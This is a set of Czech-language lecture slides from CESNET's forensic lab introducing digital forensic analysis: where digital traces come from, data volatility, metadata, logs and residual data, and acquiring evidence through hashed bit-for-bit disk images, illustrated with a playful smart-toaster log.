# Forenzní analýza digitálních dat

Aleš Padrta

# Představení

- CESNET, z. s. p. o.
  - Zájmové sdružení – vysoké školy a AV ČR
  - Připojení k Internetu, …, bezpečnost
- CESNET-CERTS
  - Bezpečnostní tým
  - Řešení bezpečnostních incidentů + prevence
- FLAB
  - Forenzní LABoratoř
  - Podpůrné pracoviště
  - Analýza bezpečnostních incidentů
  - Prevence (penetrační testy, testy sociálního inženýrství)
  - Školení

# Učená definice

Digitální forenzní analýza se zabývá **zajištěním** důkazních materiálů v oblasti informačních technologií, jejich **interpretací** a **prezentací**.


# Forenzní analýza digitálních dat


# Zdroje digitálních dat

- 21. (digitální) století
- Informační technologie
  - Internet
  - Počítače
  - Tablety
  - Chytré telefony
  - Chytré domy
  - Chytrá auta
  - Chytré pračky
  - Chytrý toustovač
  - Chytré součástky
  - ...

# Vznik digitálních dat

- Používání zařízení
- Očekávaný výstup
  - Uložený dokument
  - Odeslaný e-mail
- Chod zařízení
  - Program běží (v paměti)
  - Kód, proměnné, I/O data
- Používání = vznik stop
  - Uvnitř zařízení
  - Interakce s okolím



# Vznik digitálních dat – příklady

- Návštěva webové stránky
  - Spuštěný prohlížeč
  - Historie (prohlížeče)
  - Stránka v cache
  - Stránka v paměti
  - Log proxy
  - Log firewallu
  - Spojení (NetFlow data)
  - Log provozovatele služby

- Příprava snídaně (s chytrým toasterem)

```
2019-04-24 06:25:17
    Toaster started
2019-04-24 06:25:18
    Checking updates
2019-04-24 06:25:28
    Toaster up-to-date
2019-04-24 06:28:47
    Pre-heating completed
2019-04-24 06:29:31
    Toasts inserted (2 pcs)
2019-04-24 06:34:31
    Toasts done
2019-04-24 06:34:32
    Stat: 118 toasts toasted,
     137 remains to malfunction
2019-04-24 06:34:32
    Toasts ejected
2019-04-24 06:34:33
    Sending notification to
    apadrta@cesnet.cz
```

# Pomíjivost dat

- Pomíjivost (volatility)
  - Doba existence (možnosti získání)
- Žebříček pomíjivosti
  1) Registry CPU a cache
  2) Operační paměť
     - Otevřené soubory
     - Síťová spojení
     - Běžící procesy
  3) Pevné disky
     - Soubory a jejich metadata
  4) Pásky
  5) Optická média, tištěné dokumenty, ...

# Digitální data v zařízení

- Pomíjivá (volatile)
  - Pouze po dobu chodu
  - Typicky – RAM
  - Vypnutí = zmizí

- Aktivní (active)
  - Uživatelsky dostupné
  - Viditelné bez nástrojů
  - Obsah běžných souborů

# Digitální data v zařízení

- Metadata
  - Informace o datech
    - Použitý formát
    - Čas vytvoření souboru
    - GPS souřadnice fotografie
    - Autor dokumentu
    - …
  - Uložení
    - Uvnitř souborů
    - V souborovém systému
    - Jiné umístění „mimo vlastní data“


| EXIF Information | | | |
|---|---|---|---|
| File name: | DSC_0260.JPG | File size: | 922866 bytes |
| File date: | 2006:04:22 22:06:16 | Camera make: | NIKON CORPORATION |
| Camera model: | NIKON D70s | Date/Time: | 2006:04:17 18:06:08 |
| Resolution: | 3000 x 2632 | Flash used: | No |
| Focal length: | 18.0mm (35mm equivalent: 27mm) | Exposure time: | 0.0008 s (1/1250) |
| Aperture: | f/8.0 | Whitebalance: | Manual |
| Metering Mode: | matrix | Exposure: | Manual |
| Exposure Mode: | ManualAuto bracketing | | |

C:\Users\apadrta\AppData\Local\Temp\SALE73.tmp\meta.xml - Prohlížeč Internet Explorer


```
<?xml version="1.0" encoding="UTF-8" ?>
- <office:document-meta xmlns:office="urn:oasis:names:tc:opendocument:xmlns:office:1.0"
    xmlns:xlink="http://www.w3.org/1999/xlink"
    xmlns:dc="http://purl.org/dc/elements/1.1/"
    xmlns:meta="urn:oasis:names:tc:opendocument:xmlns:meta:1.0"
    xmlns:ooo="http://openoffice.org/2004/office" office:version="1.2">
  - <office:meta>
      <meta:initial-creator>Aleš Padrta</meta:initial-creator>
      <meta:creation-date>2010-09-01T21:42:36.78</meta:creation-date>
      <dc:date>2010-09-03T10:22:53.17</dc:date>
      <dc:creator>Aleš Padrta</dc:creator>
      <meta:editing-duration>PT36H24M55S</meta:editing-duration>
      <meta:editing-cycles>19</meta:editing-cycles>
      <meta:generator>OpenOffice.org/3.1$Win32 OpenOffice.org_project/310m19$Build-
        9420</meta:generator>
      <meta:document-statistic meta:table-count="0" meta:image-count="0" meta:object-
        count="0" meta:page-count="1" meta:paragraph-count="38" meta:word-count="231"
        meta:character-count="1308" />
    </office:meta>
  </office:document-meta>
```

# Digitální data v zařízení

- Systémové logy
  - Informace o chodu zařízení
  - Co se se zařízením děje
  - Pro řešení technických potíží
  - Kontrola činnosti





- Dočasné soubory
  - Pomocný prostor
  - Mezivýsledky



# Digitální data v zařízení

- Reziduální data
  - Smazané soubory, jejich fragmenty, části paměti, ...



# Digitální data mimo zařízení

- Kopie dat
  - Centrální log server
  - Centrální správa zabezpečení
  - Cloudové služby
  - Zálohování


- Komunikace
  - Přenos dat
    - Kompletní provoz
    - Metadata o provozu (NetFlow)
  - Druhá strana
    - Logy serveru

# Informace v digitálních datech?

- Digitální data
  - Nuly a jedničky
  - Jaký je jejich význam?
- Analýza dat
  - Znalost formátu dat
  - Znalost interpretace
  - Znalost příčin vzniku

⇨ Extrakce informací


⇨ Rekonstrukce událostí



# Forenzní analýza digitálních dat

# Speciální požadavky


- „Běžná“ analýza
  - Zjistit požadované informace
- Forenzní analýza
  - Podklady pro závažná rozhodnutí
  - Vyšší náročnost na provedení
- Základy
  - Nebylo analyzováno něco jiného
  - Nedošlo ke změně dat
  - Postup je opakovatelný
  - Závěry jsou podložené
  - Zaměřeno na fakta (neutrální pohled)




# Zajištění podkladů pro analýzu

- Primární existence
  - Fyzické zařízení
  - Počítač, server, toustovač, ...
- Data v zařízení
  - Dočasné uložení = paměť
  - Trvalé uložení = datová média
- Analýza
  - Probíhá mimo zařízení
  - Minimalizace zásahů do zajištěných dat
  - Nutno extrahovat data

```
2019-04-24 06:25:17 Toaster started
2019-04-24 06:25:18 Checking updates
2019-04-24 06:25:28 Toaster up-to-date
2019-04-24 06:28:47 Pre-heating completed
2019-04-24 06:29:31 Toasts inserted (2 pcs)
2019-04-24 06:34:31 Toasts done
2019-04-24 06:34:32 Stat: 118 toasts toasted,
                    137 remains to malfunction
2019-04-24 06:34:32 Toasts ejected
2019-04-24 06:34:33 Sending notification to
                    apadrta@cesnet.cz
```



# Zajištění podkladů pro analýzu






- Vyvářeni bitových kopií
  - Paměti
  - Datových médií
  - Různé postupy
- Bitová kopie (obraz, image)
  - Stejný obsah 0 a 1
- Kontrola autenticity
  - Otisk (hash) bitové kopie
  - MD5, SHA-256, ...


```
# ssh admin@toaster "dd conv=noerror,sync if=/dev/sda" | dd of=image.dd
```

# Zajištění podkladů pro analýzu


- Fyzické zařízení
  - Porucha
  - Vrácení do provozu
- Primární data
  - „Best evidence“
  - Bitová kopie zařízení
- Riziko modifikace
  - Analytické nástroje
  - Lidská chyba
- Pracovní data
  - Kopie primárních dat
  - Průběžná kontrola



# Forenzní analýza digitálních dat



